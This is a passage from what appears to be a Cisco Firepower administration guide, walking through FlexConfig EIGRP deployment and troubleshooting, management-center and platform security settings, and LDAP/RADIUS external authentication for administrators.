


Figure 21-50. *Add system variable override*

Now we need to do something similar for eigrpNetworks. We will create a new variable with a list of networks. We will set the default to 0.0.0.0 and override it for FTD1. The network we created has an error. This is on purpose, so we can show how to troubleshoot FlexConfig errors. ASA requires subnet masks and not wildcard masks when you configure routing. If you look at the screenshot, you will notice we used wildcard mask syntax.




Figure 21-51. *System variable for eigrpNetworks*

In the FlexConfig Object frame, click the Copy button next to EIGRP_Configure.

Figure 21-52. *Copy default object*

This will allow us to edit the template. We are not changing any settings, but it is best practice to create a new object, so we have the option. We cannot edit a prebuilt object.




Figure 21-53. *Copy of EIGRP configuration template*

459 Now we go to Devices ➤ FlexConfig and create a policy. Assign the target appliance(s) to the policy.




Figure 21-54. *Create FlexConfig policy*

Find the template FlexConfig object we just created and add it to the policy.




Figure 21-55. *Add objects to policy*

Save the configuration and click the button to preview the configuration. If the configuration is what you expect, deploy the policy. If it is not right, we need to troubleshoot. If variables are not set correctly, the line is ignored. That is one of the common issues when configuring FlexConfig.




Figure 21-56. *Preview configuration*

Take note of the warning when you deploy. FlexConfig is powerful, but can be dangerous.




Figure 21-57. *Deploy FlexConfig*

Do you remember the error we mentioned? When deployment fails, we can look at details.




Figure 21-58. *Deployment failure details*

After fixing the eigrpNetworks text object, we can redeploy. We should see EIGRP come up on the DMZ router that we pre-staged.


```
*Sep 26 02:54:20.398: %DUAL-5-NBRCHANGE: EIGRP-IPv4 100: Neighbor 192.168.41.1 (
GigabitEthernet1) is up: new adjacency
DMZ>
*Sep 26 02:55:13.455: %SEC_LOGIN-5-LOGIN_SUCCESS: Login Success [user: ] [Source
: UNKNOWN] [localport: 0] at 02:55:13 UTC Sat Sep 26 2020
DMZ>sh ip eigrp ne
EIGRP-IPv4 Neighbors for AS(100)
H   Address                 Interface              Hold Uptime   SRTT   RTO  Q
Seq
                                                   (sec)         (ms)       Cnt
Num
0   192.168.41.1            Gi1                      14 00:01:04   57   513  0
1
DMZ>
```

Figure 21-59. *EIGRP neighbor on router*

System Configuration and Platform Settings

System configuration and platform settings include many configuration options for securing the management platform and the individual Firepower appliances. The settings under System ➤ Configuration apply to the management console. They do NOT apply to the firewalls. The firewalls get their settings from Platform Settings under the Devices menu. This allows you to push different settings to platforms, if needed. In this section, we provide an overview of each.

AU20

System Configuration Settings

System configuration refers to the Firepower Management Center configuration. Many of these settings apply to how firewalls are managed, but they do not directly apply to the firewalls.

Some common settings for management security are Access List, SNMP, Login Banner, Shell Timeout, User Configuration, and UCAPL/CC Compliance. Access List allows you to configure IP access lists for SMP, SSH, and HTTPS access. SNMP allows you to configure the SNMP version used and the parameters. It is recommended to use SNMPv3 with authentication and privacy. Login Banner configures the banner an administrator will see when logging into the FMC either through the Web or command line. Shell Timeout allows you to set a timeout for the command line or browser. The default timeout values are indefinite for shell and 60 minutes for HTTPS. Most organizations will change those defaults. User Configuration includes settings on password history, lockouts, and maximum concurrent sessions. Some of these settings are new in 6.6. If you are using an older version of the FMC, you will not see them. UCAPL/CC Compliance is for high-security environments. Setting compliance mode runs a script to lock down several settings, and it cannot be undone. You should only use this setting if you are absolutely sure you need to use it. If you use it on the FMC, you also need to set it on the platforms.

A few other common settings are Audit Log, Email Notification, HTTPS Certificate, Access Control Preferences, Intrusion Policy Preferences, Remote Storage Device, and Time Synchronization. Audit Log allows you to send audit and syslog data to an external server. We discuss that in more detail in the health monitoring section. You use Email Notification to configure the connection to the SMTP server that can be used in notification rules. HTTPS Certificate is how you configure the HTTPS certificate for the FMC's management interface. It is recommended that you change the certificate from the self-signed certificate to a trusted certificate. A recent issue with the self-signed certificate is that it was created in a way that is rejected by Safari on macOS. Unfortunately, there are also some issues with generating a certificate from trusted certificate authorities on Firepower. The HTTPS certificate must have basic constraints marked as critical. Some certificate authorities do not support this, and you need to jump through hoops to install the certificate through the command line. The HTTPS Certificate page allows you to enable client certificates. This will force certificate authentication for administrators. Only check this if you have already configured external authentication to allow certificates. Access Control and Intrusion Policy Preferences are really about comments. The default setting is to not allow comments when you change the policies. Optional will give administrators a box where they can add a comment or cancel. Required forces them to add a comment. Comments can be nice so you can review rules later and know when and why they were created. Remote Storage Device is important for backups. This menu allows you to configure a remote NFS, SMB, or SSH destination for reports and backups.

AU21

Platform Settings

Platform settings are the settings that get pushed to the firewall appliances. Even though many things are managed and monitored by the FMC, firewalls have their own management plane and data plane. They can send alerts directly to log destinations without aggregating them at the FMC. If you maintain several firewalls with different requirements, you can push a different policy to each.

To get to the policy, browse to Devices ➤ Platform Settings.




Figure 21-60. *Platform Settings*

Once in the Platform Settings menu, click New Policy ➤ Threat Defense Settings. Give the policy a name and assign it to devices. Many of the settings are like what you saw in the "System Configuration" section.

Fragment Settings is an important data plane setting. We mentioned it in the context of an interface. You can also push settings to the device. It is optimal if you can architect your network so you can disallow fragmentation.




Figure 21-61. *Fragment Settings*

ICMP settings allows you to rate limit or block certain ICMP messages. The default is to rate limit ICMP unreachable messages to one per second. That helps mitigate port scanning risks. If you want to explicitly block or permit a type of ICMP, click Add to create a rule. Unless you pre-created it, you will need to create ICMP objects when you create the rule.

SSL allows you to set minimum versions for TLS, DTLS, and Diffie-Hellman. You can also create protocol-specific rules that include which algorithms may be used. For example, you may need to remove 3DES as an encryption algorithm for FIPS compliance.




Figure 21-62. *Platform SSL*

Syslog settings are interesting. You have a lot more granularity for Syslog from the platform than from the FMC. The Syslog menu is not only Syslog. It also contains rules for sending log messages to email destinations. We go into logging slightly more in the logging and health monitoring section. AU22

Timeouts are important for preventing resource starvation. Other than the console timeout, the default settings in Timeouts meet the needs of most organizations.

External Authentication

Many organizations require external authentication for administrative tasks. Firepower currently supports RADIUS or LDAP. If a user is configured locally, however, the system will use that user and not query RADIUS or LDAP. You can also have a local user that uses external authentication.

To set up external authentication objects, browse to System ➤ Users, and then click the External Authentication tab. This is ONLY for administrative access. This is NOT where we set up authentication for VPN or NAC. AU23

While you were on the way to External Authentication, you might have noticed User Roles. Firepower provides 11 built-in roles and allows you to create custom roles. In our example, we will use the built-in roles.

Notice the default user role. The default setting is None. We clicked None and changed it to Security Analyst (Read Only). That will assign an administrator Security Analyst (Read Only) permissions if the user authenticates but isn't explicitly authorized a role.




Figure 21-63. *External Authentication*

We pre-staged an LDAP object. If you want to use certificate-based authentication, to include smart cards, you need to use LDAP.

LDAP allows you to connect with either plaintext or SSL/TLS. You need a username that can read the LDAP. You need to set a base Distinguished Name (DN). A filter is optional but will reduce the number of results. It is recommended that you create a filter to look only at objects that may be Firepower administrators. You must configure an attribute that will be used for the username. It is best practice to use the DN of groups to set roles, but it is optional.




Figure 21-64. *Configure LDAP for authentication*

Once you have everything configured, click Test at the bottom right of the frame. An overview of the test results will appear at the top of the screen. Detailed results will be at the bottom under Test Output.

If you do not need to use certificate-based authentication, RADIUS may be a better option. This allows you to leverage the flexibility of identity servers such as ISE. When we configure RADIUS, we can have the RADIUS server push attributes that will provide the role. Through the use of complex ISE rules, the same user might not always be assigned the same role. In our example, we will show a simple configuration where noc_admin is always assigned Administrator access and helpdesk_admin is always assigned Discovery Admin access.




Figure 21-65. *Add RADIUS for external authentication*

In RADIUS configuration on the FMC, we used the RADIUS Class attribute to identify the role. We need to configure ISE results to match.

